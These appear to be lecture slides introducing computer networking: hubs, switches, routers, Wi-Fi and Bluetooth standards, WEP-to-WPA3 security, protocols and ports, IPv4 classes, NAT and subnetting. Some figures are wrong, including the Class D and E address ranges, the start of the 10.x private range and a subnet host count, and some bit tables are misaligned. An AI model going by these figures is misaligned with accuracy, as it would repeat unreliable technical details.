
The Hub

- A hub is a small electronic device into which network cables are plugged
- It can have 4 or more (commonly up to 24) RJ-45 jacks, each called a port
- A hub can connect as many computers as it has ports
 - E.g., an 8-port hub can connect eight computers
- Stacking
 - We can also connect one hub to another
 - This is referred to as "*stacking*" hubs




Downside of Hubs

- If a packet (a unit of data transmission) is sent from one computer to another
 - a copy of that packet is actually sent out from every port on the hub
- These copies leads to a lot of unnecessary network traffic
- This occurs because the hub, being a very simple device, has no way of knowing where a packet is supposed to go
- Therefore, it simply sends copies of the packet out all of its ports
- True hubs no longer exist, what we are really getting is a *switch*.




The Repeater

- Is a device used to boost signal
- Basically if the cable needs to go further than the maximum length (which is 100 meters for UTP), then we need a repeater
- There are two types of repeaters: **amplifier** and **signal**
- Amplifier repeaters simply boost the entire signal they receive, including any noise
- Signal repeaters regenerate the signal, and thus don't rebroadcast noise.



The Switch

- A switch is basically an intelligent hub
- It works and looks exactly like a hub
- When a switch receives a packet, it sends that packet only out the port for the computer to which it needs to go
- A switch is essentially a hub that is able to determine where a packet is being sent



The Router

- A router is used to connect two or more *networks*
- A router:
 - a) is similar in concept to a hub or switch, as it does relay packets;
 - b) is far more sophisticated
- Routers can be programmed and controlled how they relay packets
- Most routers have interfaces that allow us to configure them
- The specifics of router programming differs from vendor to vendor
- Unlike using a hub or switch, the two networks connected by a router are still separate networks




Faster Connection Speeds

Internet Connection Types

Connection Type	Speed	Details
DS0	64Kbps	Standard phone line.
ISDN	128Kbps	Two DS0 lines working together to provide a high-speed data connection.
T1	1.54Mbps	Twenty-four DS0 lines working as one. Twenty-three carry data, and one carries information about the other lines. This type of connection has become common for schools and businesses.
T3	43.2Mbps	672 DS0 lines working together. This method is the equivalent of 28 T1 lines.
OC3	155Mbps	All OC lines are optical and do not use traditional phone lines. OC3 lines are quite fast and very expensive. They are often found at telecommunications companies.
OC12	622Mbps	The equivalent of 336 T1 lines, or 8,064 phone lines.
OC48	2.5Gbps	The equivalent of four OC12 lines.

Wireless

- The Institute of Electrical and Electronics Engineers (IEEE) standard 802.11 provides guidelines for wireless networking
- Various letter designations are used to denote different wireless speeds
- The various wireless speeds, starting from the oldest to the most recent, are listed here



Wireless


Designation	Description
802.11a	<ul style="list-style-type: none">This was the first widely used Wi-Fi; it operated at 5GHz and was relatively slow
802.11b	<ul style="list-style-type: none">This standard operated at 2.4GHZ and had an indoor range of 125 feet with a bandwidth of 11Mbps
802.11g	<ul style="list-style-type: none">There are still many of these wireless networks in operationWe can no longer purchase new Wi-Fi access points that use 802.11g.This standard includes backward compatibility with 802.11b.802.11g has an indoor range of 125 feet and a bandwidth of 54Mbps
802.11n	<ul style="list-style-type: none">This standard was a tremendous improvement over preceding wireless networksIt provides a bandwidth of 100Mbps to 140Mbps and operates at frequencies of 2.4GHz or 5.0GHz over an indoor range of up to 230 feet
IEEE 802.11n-2009	<ul style="list-style-type: none">This technology provides a bandwidth of up to 600Mbps with the use of four spatial streams at a channel width of 40MHzIt uses multiple-input multiple-output (MIMO), in which multiple antennas coherently resolve more information than is possible using a single antenna

Wireless

Designation	Description
IEEE 802.11ac	<ul style="list-style-type: none">This standard was approved in January 2014It has a throughput of up to 1Gbps and at least 500MbpsIt uses up to 8 multiple-input multiple-output (MIMO)
IEEE 802.11ad Wireless Gigabyte Alliance	<ul style="list-style-type: none">Supports data transmission rates up to 7GbpsThis is more than 10 times faster than the highest 802.11n rate
IEEE 802.11af	<ul style="list-style-type: none">Also referred to as "White-Fi" and "Super Wi-Fi,"This standard was approved in February 2014It allows WLAN operation in TV white space spectrum in the VHF and UHF bands between 54MHz and 790MHz.
IEEE 802.11aj	<ul style="list-style-type: none">It is a rebranding of 802.11adIt is used in the 45GHz unlicensed spectrum available in some regions of the world (specifically China).

Securing Wi-Fi

- The methods for securing Wi-Fi have evolved over the years
 - First there was Wired Equivalent Privacy (WEP)
 - Next, Wi-Fi Protected Access (WPA)
 - Next, Wi-Fi Protected Access2 (WPA2)
 - Currently, Wi-Fi Protected Access3 (WPA3)



Securing Wi-Fi

- Wired Equivalent Privacy (WEP)
 - WEP uses the stream cipher RC4 algorithm to secure the data and a CRC-32 checksum for error checking
 - Standard WEP (known as WEP-40) uses a 40-bit key with a 24-bit initialization vector (IV) to effectively form 64-bit encryption
 - 128-bit WEP uses a 104-bit key with a 24-bit IV
 - Because RC4 is a stream cipher, the same traffic key must never be used twice
 - The purpose of an IV, which is transmitted as plain text, is to prevent any repetition
 - but a 24-bit IV is not long enough to ensure this on a busy network
 - The way its IV is used also opens WEP to a related key attack
 - For a 24-bit IV, there is a 50% probability the same IV will repeat after 5000 packets

Securing Wi-Fi


- Wi-Fi Protected Access (WPA)
 - WPA uses Temporal Key Integrity Protocol (TKIP)
 - TKIP is a 128-bit per-packet key
 - That is, it dynamically generates a new key for each packet
- Wi-Fi Protected Access (WPA2)
 - WPA2 is based on the IEEE 802.11i standard
 - Provides the Advanced Encryption Standard (AES) using the Counter Mode-Cipher Block Chaining (CBC)-Message Authentication Code (MAC) Protocol (CCMP)
 - This provides data confidentiality, data origin authentication, and data integrity for wireless frames

Securing Wi-Fi

- Wi-Fi Protected Access (WPA3)
 - WPA3 requires attackers to interact with your Wi-Fi for every password guess they make, making it much harder and time-consuming to crack
 - However, with WPA3's "Wi-Fi Easy Connect," you can connect a device by merely scanning a QR code on your phone
 - One of the important new security features is that with WPA3, even open networks will encrypt your individual traffic

Bluetooth

- The name comes from king Harald "Bluetooth" Gormsson, a tenth-century Danish king who united the tribes of Denmark.
 - There are different explanations for the king's nickname
 - One is that he had a bad tooth that was blue
 - Another is that he was often clothed in blue
- The idea behind the Bluetooth technology is that it unites communication protocols
- It is a short-distance radio using the 2.4GHz to 2.485GHz frequency
- The IEEE standardized Bluetooth as IEEE 802.15.1, but it no longer maintains the standard
 - This standard enables devices to discover other Bluetooth devices within range
- The speed and range of Bluetooth depends on the version



Version	Bandwidth	Range
3.0	25Mbps	10 meters (33 feet)
4.0	25Mbps	60 meters (200 feet)
5.0	50Mbps	240 meters (800 feet)

Other Wireless Protocols



- ANT +:
 - This wireless protocol is often used with sensor data such as in bio sensors or exercise applications
- ZigBee:
 - This standard was developed by a consortium of electronics manufacturers for mainly residential applications of wireless devices related to appliances and security
 - It is based on the 802.15.4 standard
 - This standard is represented by the name "ZigBee" rather than a number
 - The term ZigBee is used similar to the way the term Wi-Fi is used
- Z-Wave:
 - This wireless communications protocol is used primarily for home automation
 - Uses a low-energy radio for appliance-to-appliance communication using a mesh network



Data Transmission

Overview


- How is data actually transmitted in the networks?
- To transmit data, a packet is sent
- The basic purpose of a cable is to transmit packets from one machine to another
- It does not matter whether that packet is part of a document, a video, an image, or just some internal signal from the computer



Overview

- Now, what exactly is a packet?
- A packet is a certain number of bytes divided into a header and a body
- The header is 20-60 bytes at the beginning of the packet that tells where the packet is coming from, where it is going, and more
- The body contains the actual data, in binary format
- The routers and switches read the header portion of the packets that come to them and determine where the packet should be sent

Transmission Control Protocol (TCP) Header
20-60 bytes



Protocols

- There are different types of network communications for different purposes
- These network communications are called *protocols*
- A *protocol* is, essentially, an agreed-upon method of communication
- In fact, this definition is exactly how the word protocol is used in standard, non-computer usage, too
- Each protocol has a specific purpose and normally operates on a certain port

Protocols

- Some of the most important, and most commonly used, protocols are listed in table below (see next slide)
- All of these protocols are part of a suite of protocols referred to as TCP/IP (Transmission Control Protocol/Internet Protocol)
- But no matter what protocol is used, all communication on networks takes place via packets
- These packets are transmitted according to certain protocols, depending on the type of communication that is occurring

Data Transmission

innovate

achieve

lead

Protocols

Protocol	Purpose	Port(s)
FTP (File Transfer Protocol)	For transferring files between computers	20 & 21
TFTP (Trivial File Transfer Protocol)	A quicker but less reliable form of FTP	69
SSH (Secure Shell)	Used to securely connect to a remote system	22
Telnet	Used to remotely log on to a system. You can then use a command prompt or shell to execute commands on that system. Popular with network administrators	23
SMTP (Simple Mail Transfer Protocol)	Sends email	25
Whois	A query and response protocol that provides information about the registered Domain Names, an IP address block, Name Servers, etc.	43
DNS (Domain Name System)	Translates URLs into web addresses.	53
HTTP (Hypertext Transfer Protocol)	Displays web pages	80
POP3 (Post Office Protocol version 3)	Retrieves email	110

Data Transmission

innovate

achieve

lead

Protocols

Protocol	Purpose	Port(s)
NNTP (Network News Transfer Protocol)	Used for network newsgroups (Usenet newsgroups). You can access these groups over the Web via www.google.com and selecting the Groups tab	119
NetBIOS	An older Microsoft protocol that is for naming systems on a local network	137, 138, or 139
IMAP (Internet Message Access Protocol)	More advanced protocol for receiving email. Widely replacing POP3	143
IRC (Internet Relay Chat)	Used for chat rooms	194
SMB (Server Message Block)	Used for Windows Active Directory	445
HTTPS	Encrypted HTTP; used for secure websites	443
SMTPS	Simple Mail Transfer Protocol Secure; Encrypted SMTP	465
POP3S	Post Office Protocol version 3 Secure; Encrypted POP3	995
IMAPS	Internet Message Access Protocol Secure; Encrypted IMAP	993

Ports

- In a physical sense, ports are the connection locations on the back of our computer
 - E.g., serial ports, parallel ports, and RJ-45 and RJ-11 ports
- In networking terms, a port is a connection point
- It is a numeric designation for a particular pathway of communications
- It can be thought of as a channel number on our television
- We may have one cable coming into our TV, but you can tune to a variety of channels

Ports

- Regardless of the type of computer or operating system, there are 65,535 network communications ports on our computer
- The combination of our computer's IP address and port number is referred to as a *socket*
- All network communication (regardless of the port used) comes into our computer via the connection on our NIC
- So, a network consists of computers connected to each other via cables, hubs, switches, or routers
- These networks transmit binary information in packets using certain protocols and ports



How Internet Works

How the Internet Works

innovate

achieve

lead

Overview

- The Internet is essentially a large number of networks that are connected to each other
- These networks are connected into main transmission lines called *backbones*
- The points where the backbones connect to each other are called *network access points* (NAPs)
- The Internet works exactly the same way as a local network
- It sends the same sort of data packets, using the same protocols
- When we log on to the Internet, we typically use an *Internet service provider* (ISP)
- The ISP has a connection either to the Internet backbone or to yet another provider that has a backbone
- So, logging on to the Internet is a process of connecting the computer to ISP's network, which is, in turn, connected to one of the backbones on the Internet

IP Addresses

- When tens of thousands of networks and millions of individual computers communicate,
 - how to ensure that the data packets go to the correct computer?
- This task is accomplished in much the same way as traditional "snail" letter mail is delivered to the right person: **via an address**
- In network communications, this address is referred to as an "IP" address
- An IP address can be IP version 4 or version 6

How the Internet Works

innovate

achieve

lead

IPv4

- An IP address is a series of four values, separated by periods
 - E.g., 107.22.98.198
- Each of the three-digit numbers must be between 0 and 255
 - For example, an address of 107.22.98.466 is not a valid one
- These addresses are actually four binary numbers; we just see them in decimal format
- Each of these numbers (being a decimal representation of 8 bits), are often referred to as octets
- A 8-bit binary number converted to decimal format will be between 0 and 255
- So there are four octets in an IPv4 address
- This rule gives a total of over 4.2 billion possible IP addresses
- There are methods already in place to extend the use of addresses

How the Internet Works

innovate

achieve

lead

IPv4

- To extend the reach of the IPv4 address space, companies have turned to using **private IPv4** addresses through a public-to-private address translation technique known as network address translation (NAT).
- The public IP addresses are for computers connected to the Internet
- Public IP addresses cannot be duplicate
- A private IP address, such as one on a private company network, only has to be unique in that network
- Often network administrators use private IP addresses that begin with a 10, such as 10.102.230.17.

How the Internet Works

innovate

achieve

lead

IPv4

- An ISP typically buys a pool of public IP addresses and assign them to us when we log on
- An ISP might own 1,000 public IP address and have 10,000 customers
- The ISP simply assigns an IP address to a customer when he logs on, and the ISP un-assigns the IP address when the customer logs off
- The IP address of a computer tells us a lot about that computer
- The first byte (or the first decimal number) in an address tells you to what class of network that machine belongs

How the Internet Works



IPv4

- Table below summarizes the five network classes

Network Classes

Class	IP Range for the First Byte	Use
A	0–126	Extremely large networks. No Class A network IP addresses are left. All have been used.
B	128–191	Large corporate and government networks. All Class B IP addresses have been used.
C	192–223	The most common group of IP addresses. Your ISP probably has a Class C address.
D	224–247	These are reserved for multicasting (transmitting different data on the same channel).
E	248–255	Reserved for experimental use.

How the Internet Works

innovate

achieve

lead

IPv4

- The IP range of 127 (not listed in the table) is reserved for testing
- The IP address of 127.0.0.1 designates the machine you are on, regardless of that machine's assigned IP address
- This address is often referred to as the *loopback address*
- That address is often used in testing our machine and our NIC
- In these network classes, one part of the address represents the network and the other part represents the node
- For example:
 - In Class A address, the first octet represents the network, and the remaining three represent the node
 - In Class B address, the first two octets represent the network, and the second two represent the node
 - In Class C address, the first three octets represent the network, and the last represents the node

IPv4

- Special purpose IP addresses
 - IP 127.0.0.1, or the loopback address is used for referring to the network interface card of the machine we are on
 - Certain range of private IP addresses have been designated for use within networks
 - These cannot be used as public IP addresses but can be used for internal workstations and servers
 - 10.0.0.10 to 10.255.255.255
 - 172.16.0.0 to 172.31.255.255
 - 192.168.0.0 to 192.168.255.255
- The gateway router performs *network address translation* (NAT)
- NAT takes the private IP address on outgoing packets and replaces it with the public IP address of the gateway router
 - This allows the packet to be routed through the Internet


How the Internet Works

innovate

achieve

lead

Subnetting



- Subnetting is simply slicing a network into smaller portions
- For example, consider a network using the IP address 192.168.1.X (x being whatever the address is for the specific computer), then we have allocated 255 possible IP addresses
- If we wish to divide this IP into two separate subnetworks, subnetting is the way to go
- More technically, the subnet mask is a 32-bit number that is assigned to each host to divide the 32-bit binary IP address into network and node portions

How the Internet Works



Subnetting

- We already have a subnet mask even if you have not been subnetting
 - If we have a Class C IP address, then our network subnet mask is 255.255.255.0.
 - If we have a Class B IP address, then our subnet mask is 255.255.0.0.
 - If we have a Class A IP address, then our subnet mask is 255.0.0.0.
- The decimal value 255 converts to 11111111 in binary
- So we are literally "masking" the portion of the network address that is used to define the network, and the remaining portion is used to define individual nodes

Subnets/Hosts				
Network	Host	Host	Host	Host
255	.	0	.	0
			.	0
Subnets/Hosts				
Network	Network	Host	Host	Host
255	.	255	.	0
			.	0
Subnets/Hosts				
Network	Network	Network	Host	Host
255	.	255	.	255
			.	0

Subnetting

- Now if we want fewer than 255 nodes in our subnet, then we need something like 255.255.255.240 for our subnet
- If we convert 240 to binary, it is 11110000
- That means the first three octets and the first 4 bits of the last octet define the network
- The last 4 bits of the last octet define the node
- That means we could have as many as 1111 (in binary) or 15 (in decimal) nodes on this subnetwork
- This is the basic essence of subnetting

How the Internet Works

innovate

achieve

lead

CIDR

- Subnetting only allows a certain, limited subnets
- Another approach is *Classless InterDomain Routing* (CIDR)
- Rather than define a subnet mask, we have the IP address followed by a slash and a number
- That number can be any number between 0 and 32, which results in IP addresses like these:
 - 192.168.1.10/24 (basically a Class C IP address)
 - 192.168.1.10/31 (much like a Class C IP address with a subnet mask)
- When we use this, rather than having classes with subnets, we have *Variable-Length Subnet Masking* (VLSM) that provides classless IP address
- This is the most common way to define network IP addresses today

How the Internet Works

innovate

achieve

lead

Subnetting

- Class A (CDIR Value = /8) = Classless Inter Domain Routing = Total number of network bits
 - IP Address: 1-126
 - Default Subnet Mask: 255.0.0.0
 - 8 bits are reserved for network and the remaining 24 bits are reserved for the host

Network Bits	Host Bits	
8	24	
1 1 1 1 1 1 1 1	0 0 0 0 0 0 0 0	0 0 0 0 0 0 0 0
255	0	0

How the Internet Works

innovate

achieve

lead

Subnetting

- Class B (CDIR Value = /16) = Classless Inter Domain Routing = Total number of network bits
 - IP Address: 128-191
 - Default Subnet Mask: 255.255.0.0
 - 16 bits are reserved for network and the remaining 16 bits are reserved for the host

How the Internet Works



Subnetting – Example – Class C

- 192.168.1.0/24

255								255								255								0							
2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	0	0	0	0	0
$2^7+2^6+2^5+2^4+2^3+2^2+2^1+2^0$								$2^7+2^6+2^5+2^4+2^3+2^2+2^1+2^0$								$2^7+2^6+2^5+2^4+2^3+2^2+2^1+2^0$								0							
8 Bits								8 Bits								8 Bits								8 Bits							
Block 1								Block 2								Block 3								Block 4							

- Default subnet mask for class C = 255.255.255.0
- CIDR Value = 24 = Total number of network bits
- We can calculate the subnet mask only from the network bits not the host bits

How the Internet Works



Subnetting – Example – Class C

- 192.168.1.0/25

255								255								255								128											
2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0				
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	0	0	0	0	0
$2^7+2^6+2^5+2^4+2^3+2^2+2^1+2^0$								$2^7+2^6+2^5+2^4+2^3+2^2+2^1+2^0$								$2^7+2^6+2^5+2^4+2^3+2^2+2^1+2^0$								2^7											
8 Bits								8 Bits								8 Bits								8 Bits											
Block 1								Block 2								Block 3								Block 4											

- Default subnet mask for class C = 255.255.255.0
- But, CIDR Value = 25. So, we need one extra bit. We borrow that from host
- The new subnet mask = 255.255.255.128

How the Internet Works



Subnetting – Example – Class C

- 192.168.1.0/25

255								255								255								128							
2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1			

- Number of networks
 - 2^n (Where, n = number of bits borrowed from the host)
 - $2^1 = 2$ (We can create only two networks)
- Number of IP addresses on each network
 - 2^b (Where, b = number of remaining host bits)
 - $2^7 = 128$ (On each network we can have 128 IP addresses)
- Number of hosts on each network (IPs that can be assigned to devices)
 - $2^b - 2$ (Where, b = number of remaining host bits)
 - $2^7 - 2 = 126$ (We can assign 126 IP addresses to devices)

Note:

In every network, the first IP address is reserved for the network ID and the last IP address is reserved for broadcast ID

How the Internet Works

innovate

achieve

lead

Subnetting – Example – Class C

- 192.168.1.0/25

255								255								255								128										
2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0			
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	0	0	0	0

Network 1

192.168.10.0

192.168.10.1

...

...

192.168.10.126

192.168.10.127

Network ID

IP Addresses
that can be
assigned

Broadcast ID



ज्ञानं परमं बलम्

How the Internet Works

innovate

